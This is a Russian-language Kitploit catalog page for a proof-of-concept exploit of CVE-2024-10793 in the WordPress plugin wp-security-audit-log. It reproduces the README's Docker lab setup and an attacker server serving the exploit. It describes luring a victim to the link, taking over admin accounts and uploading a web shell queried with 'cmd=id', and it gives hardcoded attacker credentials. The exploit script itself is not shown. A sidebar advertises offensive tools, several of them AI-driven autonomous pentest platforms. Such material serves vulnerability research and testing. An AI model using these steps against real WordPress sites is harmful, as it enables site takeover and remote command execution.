
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-10793 — Доказательство концепции эксплуатации уязвимости CVE-2024-10793, нацеленной на плагин WordPress wp-security-audit-log. Демонстрирует захват учетной записи, создание привилегированного пользователя, загрузку оболочки и манипуляции администратором с помощью специально сформированных HTTP-запросов. | Kitploit
Инструменты/GitHubGitHub/mahajian/cve-2024-10793
Повышение привилегийАнализ уязвимостейЭксплуатацияШелл-кодЭксплуатация веб-приложенийРазработка Полезной Нагрузки
GitHubmahajian/cve-2024-10793

CVE-2024-10793

Описание

Доказательство концепции эксплуатации уязвимости CVE-2024-10793, нацеленной на плагин WordPress wp-security-audit-log. Демонстрирует захват учетной записи, создание привилегированного пользователя, загрузку оболочки и манипуляции администратором с помощью специально сформированных HTTP-запросов.

Поделиться
Репозиторий
21231 год назадЕщё не проверено

CVE-2024-10793 Доказательство концепции

Добавьте эти строки в ваш файл hosts:

127.0.0.1  goodcms.lab
127.0.0.1  attacker.com

Запустите WordPress с помощью Docker:

$ sudo systemctl start docker
$ sudo docker-compose up -d

Откройте http://goodcms.lab:2121 и выполните шаги установки WordPress. Установите wp-security-audit-log.5.2.1 или более старые версии в WordPress.

Запустите сервер атакующего:

$ php -S 0:9091 -t ./exploit

Передайте http://attacker.com жертве и Бинго!

Последствия эксплуатации:

  • Добавить привилегированного пользователя.
  • Изменить профиль текущего администратора
  • Удалить всех администраторов, кроме хакера :)
  • Загрузка шелла
  • Выход из системы

alt text

Захват учетной записи и создание привилегированного пользователя (PoC): Учетные данные атакующего после эксплуатации: { email: [email protected], username: amin, password: 123456 } (Вы можете изменить в коде xpl.js.)

Выполните команду оболочки: http://goodcms.lab:2121/wp-content/plugins/sogrid/shell.php?cmd=id

alt text

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    260
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    251

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






